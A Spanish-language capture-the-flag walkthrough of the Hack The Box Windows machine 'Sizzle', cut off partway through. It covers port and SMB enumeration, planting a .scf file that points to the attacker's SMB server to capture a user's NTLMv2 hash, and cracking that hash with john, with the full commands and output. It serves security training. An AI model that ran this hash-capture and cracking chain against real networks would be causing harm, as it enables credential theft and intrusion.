
- Sizzle is an Insane difficulty Windows box with an Active Directory environment. A writable directory in an SMB share allows to steal NTLM hashes which can be cracked to access the Certificate Services Portal. A self signed certificate can be created using the CA and used for PSRemoting. A SPN associated with a user allows a kerberoast attack on the box. The user is found to have Replication rights which can be abused to get Administrator hashes via DCSync.
PortScan
- Estos son los puertos abiertos por el protocolo TCP.
➜  nmap nmap -sCV 10.10.10.103 -p21,53,80,135,139,443,445,464,593,3269,9389,49664,49665,49666,49668,49677,49682,49683,49684,49692,49704,49721 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 16:49 CST
Nmap scan report for 10.10.10.103
Host is up (0.090s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: 2024-05-06T22:51:09+00:00; -3s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
| tls-alpn:
|   h2
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2024-05-06T22:51:10+00:00; -2s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49684/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -2s, deviation: 0s, median: -3s
| smb2-time:
|   date: 2024-05-06T22:50:34
|_  start_date: 2024-05-06T22:45:25
Enumeración
- Vamos a ver cual es el nombre del dominio.
➜  nmap crackmapexec smb 10.10.10.103
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
- Vamos agregarlo al
/etc/hosts.
➜  nmap echo "10.10.10.103 sizzle.htb.local htb.local" | sudo tee -a /etc/hosts
10.10.10.103 sizzle.htb.local htb.local
- El puerto 21 esta abierto podemos conectarnos como el usuario
anonymouspero aun así no encontramos nada interesante dentro.
➜  nmap ftp 10.10.10.103
Connected to 10.10.10.103.
220 Microsoft FTP Service
Name (10.10.10.103:miguel): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||63924|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
- Si vemos las tecnologías que esta empleando el servicio web no vemos nada interesante.
➜  nmap whatweb http://10.10.10.103
http://10.10.10.103 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.103], Microsoft-IIS[10.0], X-Powered-By[ASP.NET]

- Si vemos la pagina web solo encontramos esto.
- Si hacemos

fuzzingencontramos un directorio interesante sin embargo nos piden credenciales.
➜  nmap dirsearch -u http://10.10.10.103
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/miguel/Hackthebox/Sizzle/nmap/reports/http_10.10.10.103/_24-05-06_17-02-22.txt

Target: http://10.10.10.103/

[17:02:22] Starting:
[17:02:24] 403 -  312B  - /%2e%2e//google.com
[17:02:24] 403 -  312B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[17:02:24] 404 -    2KB - /.ashx
[17:02:24] 404 -    2KB - /.asmx
[17:02:41] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[17:02:46] 404 -    2KB - /admin%20/
[17:02:47] 404 -    2KB - /admin.
[17:03:06] 404 -    2KB - /asset..
[17:03:06] 403 -    1KB - /aspnet_client/
[17:03:06] 301 -  157B  - /aspnet_client  ->  http://10.10.10.103/aspnet_client/
[17:03:11] 403 -    1KB - /certenroll/
[17:03:11] 401 -    1KB - /certsrv/
[17:03:11] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[17:03:20] 400 -    3KB - /docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[17:03:31] 301 -  150B  - /images  ->  http://10.10.10.103/images/
[17:03:31] 403 -    1KB - /images/
[17:03:32] 404 -    2KB - /index.php.
[17:03:34] 404 -    2KB - /javax.faces.resource.../
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwd
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/tmp!/pwned
[17:03:34] 400 -    3KB - /jolokia/exec/java.lang:type=Memory/gc
[17:03:35] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/etc!/passwd
[17:03:34] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!/tmp!/foo
[17:03:35] 400 -    3KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[17:03:35] 400 -    3KB - /jolokia/read/java.lang:type=*/HeapMemoryUsage
[17:03:35] 400 -    3KB - /jolokia/search/*:j2eeType=J2EEServer,*
[17:03:35] 400 -    3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[17:03:38] 404 -    2KB - /login.wdm%2e
[17:03:41] 404 -    2KB - /mcx/mcxservice.svc
[17:03:58] 404 -    2KB - /reach/sip.svc
[17:03:58] 404 -    2KB - /rating_over.
[17:04:04] 404 -    2KB - /service.asmx
[17:04:12] 404 -    2KB - /static..
[17:04:18] 403 -    2KB - /Trace.axd
[17:04:19] 404 -    2KB - /umbraco/webservices/codeEditorSave.asmx
[17:04:25] 404 -    2KB - /WEB-INF./
[17:04:28] 404 -    2KB - /WebResource.axd?d=LER8t9aS
[17:04:28] 404 -    2KB - /webticket/webticketservice.svc

Task Completed
- Tenemos el puerto
smbabierto a si que podemos listar recursos compartidos empleando unnull session.
➜  nmap crackmapexec smb 10.10.10.103 -u 'miguelito' -p '' --shares
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\miguelito:
SMB         10.10.10.103    445    SIZZLE           [+] Enumerated shares
SMB         10.10.10.103    445    SIZZLE           Share           Permissions     Remark
SMB         10.10.10.103    445    SIZZLE           -----           -----------     ------
SMB         10.10.10.103    445    SIZZLE           ADMIN$                          Remote Admin
SMB         10.10.10.103    445    SIZZLE           C$                              Default share
SMB         10.10.10.103    445    SIZZLE           CertEnroll                      Active Directory Certificate Services share
SMB         10.10.10.103    445    SIZZLE           Department Shares READ
SMB         10.10.10.103    445    SIZZLE           IPC$            READ            Remote IPC
SMB         10.10.10.103    445    SIZZLE           NETLOGON                        Logon server share
SMB         10.10.10.103    445    SIZZLE           Operations
SMB         10.10.10.103    445    SIZZLE           SYSVOL                          Logon server share
Tenemos permisos de lectura en 2 directorios.
Vemos archivos interesantes.
➜  nmap smbmap -H 10.10.10.103 -u 'miguelito' -p '' -r 'Department Shares' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.103:445	Name: sizzle.htb.local    	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	CertEnroll                                        	NO ACCESS	Active Directory Certificate Services share
	Department Shares                                 	READ ONLY
	./Department Shares
	dr--r--r--                0 Tue Jul  3 10:22:32 2018	.
	dr--r--r--                0 Tue Jul  3 10:22:32 2018	..
	dr--r--r--                0 Mon Jul  2 14:21:43 2018	Accounting
	dr--r--r--                0 Mon Jul  2 14:14:28 2018	Audit
	dr--r--r--                0 Tue Jul  3 10:22:39 2018	Banking
	dr--r--r--                0 Mon Jul  2 14:15:01 2018	CEO_protected
	dr--r--r--                0 Mon Jul  2 14:22:06 2018	Devops
	dr--r--r--                0 Mon Jul  2 14:11:57 2018	Finance
	dr--r--r--                0 Mon Jul  2 14:16:11 2018	HR
	dr--r--r--                0 Mon Jul  2 14:14:24 2018	Infosec
	dr--r--r--                0 Mon Jul  2 14:13:59 2018	Infrastructure
	dr--r--r--                0 Mon Jul  2 14:12:04 2018	IT
	dr--r--r--                0 Mon Jul  2 14:12:09 2018	Legal
	dr--r--r--                0 Mon Jul  2 14:15:25 2018	M&A
	dr--r--r--                0 Mon Jul  2 14:14:43 2018	Marketing
	dr--r--r--                0 Mon Jul  2 14:11:47 2018	R&D
	dr--r--r--                0 Mon Jul  2 14:14:37 2018	Sales
	dr--r--r--                0 Mon Jul  2 14:21:46 2018	Security
	dr--r--r--                0 Mon Jul  2 14:16:54 2018	Tax
	dr--r--r--                0 Tue Jul 10 16:39:32 2018	Users
	dr--r--r--                0 Mon Jul  2 14:32:58 2018	ZZ_ARCHIVE
	IPC$                                              	READ ONLY	Remote IPC
	NETLOGON                                          	NO ACCESS	Logon server share
	Operations                                        	NO ACCESS
	SYSVOL                                            	NO ACCESS	Logon server share
Nos vamos a conectar con
smbclientpara poder descargar e indagar mas.En el directorio
Usersencontramos nombres de usuarios del sistema.
➜  nmap impacket-smbclient htb.local/null@sizzle.htb.local -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# use Department Shares
# ls
drw-rw-rw-          0  Tue Jul  3 10:22:32 2018 .
drw-rw-rw-          0  Tue Jul  3 10:22:32 2018 ..
drw-rw-rw-          0  Mon Jul  2 14:21:43 2018 Accounting
drw-rw-rw-          0  Mon Jul  2 14:14:28 2018 Audit
drw-rw-rw-          0  Tue Jul  3 10:22:39 2018 Banking
drw-rw-rw-          0  Mon Jul  2 14:15:01 2018 CEO_protected
drw-rw-rw-          0  Mon Jul  2 14:22:06 2018 Devops
drw-rw-rw-          0  Mon Jul  2 14:11:57 2018 Finance
drw-rw-rw-          0  Mon Jul  2 14:16:11 2018 HR
drw-rw-rw-          0  Mon Jul  2 14:14:24 2018 Infosec
drw-rw-rw-          0  Mon Jul  2 14:13:59 2018 Infrastructure
drw-rw-rw-          0  Mon Jul  2 14:12:04 2018 IT
drw-rw-rw-          0  Mon Jul  2 14:12:09 2018 Legal
drw-rw-rw-          0  Mon Jul  2 14:15:25 2018 M&A
drw-rw-rw-          0  Mon Jul  2 14:14:43 2018 Marketing
drw-rw-rw-          0  Mon Jul  2 14:11:47 2018 R&D
drw-rw-rw-          0  Mon Jul  2 14:14:37 2018 Sales
drw-rw-rw-          0  Mon Jul  2 14:21:46 2018 Security
drw-rw-rw-          0  Mon Jul  2 14:16:54 2018 Tax
drw-rw-rw-          0  Tue Jul 10 16:39:32 2018 Users
drw-rw-rw-          0  Mon Jul  2 14:32:58 2018 ZZ_ARCHIVE
# cd Users
# ls
drw-rw-rw-          0  Tue Jul 10 16:39:32 2018 .
drw-rw-rw-          0  Tue Jul 10 16:39:32 2018 ..
drw-rw-rw-          0  Mon Jul  2 14:18:43 2018 amanda
drw-rw-rw-          0  Mon Jul  2 14:19:06 2018 amanda_adm
drw-rw-rw-          0  Mon Jul  2 14:18:28 2018 bill
drw-rw-rw-          0  Mon Jul  2 14:18:31 2018 bob
drw-rw-rw-          0  Mon Jul  2 14:19:14 2018 chris
drw-rw-rw-          0  Mon Jul  2 14:18:39 2018 henry
drw-rw-rw-          0  Mon Jul  2 14:18:34 2018 joe
drw-rw-rw-          0  Mon Jul  2 14:18:53 2018 jose
drw-rw-rw-          0  Tue Jul 10 16:39:32 2018 lkys37en
drw-rw-rw-          0  Mon Jul  2 14:18:48 2018 morgan
drw-rw-rw-          0  Mon Jul  2 14:19:20 2018 mrb3n
drw-rw-rw-          0  Wed Sep 26 00:45:32 2018 Public
#
- Si ingresamos al directorio
ZZ_ARCHIVEencontramos archivos con diferentes extensiones.
# cd ZZ_ARCHIVE
# ls
drw-rw-rw-          0  Mon Jul  2 14:32:58 2018 .
drw-rw-rw-          0  Mon Jul  2 14:32:58 2018 ..
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 AddComplete.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 AddMerge.ram
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 ConfirmUnprotect.doc
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 ConvertFromInvoke.mov
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 ConvertJoin.docx
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 CopyPublish.ogg
-rw-rw-rw-     419430  Mon Jul  2 14:32:56 2018 DebugMove.mpg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 DebugSelect.mpg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 DebugUse.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 DisconnectApprove.ogg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 DisconnectDebug.mpeg2
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 EditCompress.xls
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 EditMount.doc
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 EditSuspend.mp3
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 EnableAdd.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 EnablePing.mov
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 EnableSend.ppt
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 EnterMerge.mpeg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 ExitEnter.mpg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 ExportEdit.ogg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 GetOptimize.pdf
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 GroupSend.rm
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 HideExpand.rm
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 InstallWait.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 JoinEnable.ram
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 LimitInstall.doc
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 LimitStep.ppt
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 MergeBlock.mp3
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 MountClear.mpeg2
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 MoveUninstall.docx
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 NewInitialize.doc
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 OutConnect.mpeg2
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 PingGet.dot
-rw-rw-rw-     419430  Mon Jul  2 14:32:56 2018 ReceiveInvoke.mpeg2
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 RemoveEnter.mpeg3
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 RemoveRestart.mpeg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 RequestJoin.mpeg2
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 RequestOpen.ogg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 ResetCompare.avi
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 ResetUninstall.mpeg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 ResumeCompare.doc
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 SelectPop.ogg
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 SuspendWatch.mp4
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 SwitchConvertFrom.mpg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 UndoPing.rm
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 UninstallExpand.mp3
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 UnpublishSplit.ppt
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 UnregisterPing.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 UpdateRead.mpeg
-rw-rw-rw-     419430  Mon Jul  2 14:32:57 2018 WaitRevoke.pptx
-rw-rw-rw-     419430  Mon Jul  2 14:32:58 2018 WriteUninstall.mp3
Una cosa que podemos hacer es tratar de robar el hash
ntlmv2de un usuario como vimos cada usuario tiene su propia carpeta y si el usuario tiene interacción con el contenido dentro podemos robar el hash.Para esto podemos usar
smbcaclspara ver los privilegios de su carpeta.Como podemos ver en el campo
Everyonesolo tenemos privilegios de lectura.
➜  nmap smbcacls "//10.10.10.103/Department Shares" Users/amanda -N
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:HTB\Domain Users
ACL:S-1-5-21-2379389067-1826974543-3574127760-1000:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:Everyone:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
- En la carpeta Public tenemos privilegios máximos ya que nos dice FULL.
➜  nmap smbcacls "//10.10.10.103/Department Shares" Users/Public -N
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:HTB\Domain Users
ACL:Everyone:ALLOWED/OI|CI/FULL
ACL:S-1-5-21-2379389067-1826974543-3574127760-1000:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:Everyone:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
- Como ya lo hemos hecho antes vamos a cargar un archivo que vamos a compartir con
smbserverserá un.scfserá un icono lo que vera la victima y al darleclicknos llegara el hash de la persona que lo intento cargar ya se emite un autenticación.
➜  content cat hash.scf
[Shell]
IconFile=\\10.10.14.71\Folder\icon.ico
➜  content impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
- Ahora subimos el archivo ala carpeta.
➜  content impacket-smbclient htb.local/null@sizzle.htb.local -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# use Department Shares
# cd Users\Public
# put hash.scf
- Después de unos segundos nos llega el hash que es de Amanda.
➜  content impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.103,52801)
[*] AUTHENTICATE_MESSAGE (HTB\amanda,SIZZLE)
[*] User SIZZLE\amanda authenticated successfully
[*] amanda::HTB:aaaaaaaaaaaaaaaa:b6b9e7420adb21b554ce2502a3af7583:0101000000000000000ddd4c1aa0da01e345ec5d81d362cb00000000010010006d0072005200550074006a0071005300030010006d0072005200550074006a00710053000200100067004c006f005900630069005a0045000400100067004c006f005900630069005a00450007000800000ddd4c1aa0da01060004000200000008003000300000000000000001000000002000001cd9936ab3683d22314c590a82ef3b9b4bea0d6476fbbae07c04c9103b9c4b6d0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e0037003100000000000000000000000000
[*] Connecting Share(1:IPC$)
[-] SMB2_TREE_CONNECT not found Folder
[-] SMB2_TREE_CONNECT not found Folder
- Vamos a crackearlo.
➜  content john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:03:00 DONE (2024-05-06 19:07) 0.005540g/s 63249p/s 63249c/s 63249C/s Ashiah08..Arsenic
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Shell as amanda
- Ahora comprobamos que las credenciales sean correctas.
➜  content cme smb 10.10.10.103 -u amanda -p Ashare1972
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\amanda:Ashare1972
- Si comprobamos con
winrmvemos que nos da errores básicamente nos están expuestos estos servicios.
➜  content cme winrm 10.10.10.103 -u amanda -p Ashare1972
SMB         10.10.10.103    5986   SIZZLE           [*] Windows 10.0 Build 14393 (name:SIZZLE) (domain:HTB.LOCAL)
HTTP        10.10.10.103    5986   SIZZLE           [*] https://10.10.10.103:5986/wsman
WINRM       10.10.10.103    5986   SIZZLE           [-] HTB.LOCAL\amanda:Ashare1972 "The server did not response with one of the following authentication methods Negotiate, Kerberos, NTLM - actual: ''"


- Si recordamos en esta ruta nos piden credenciales.
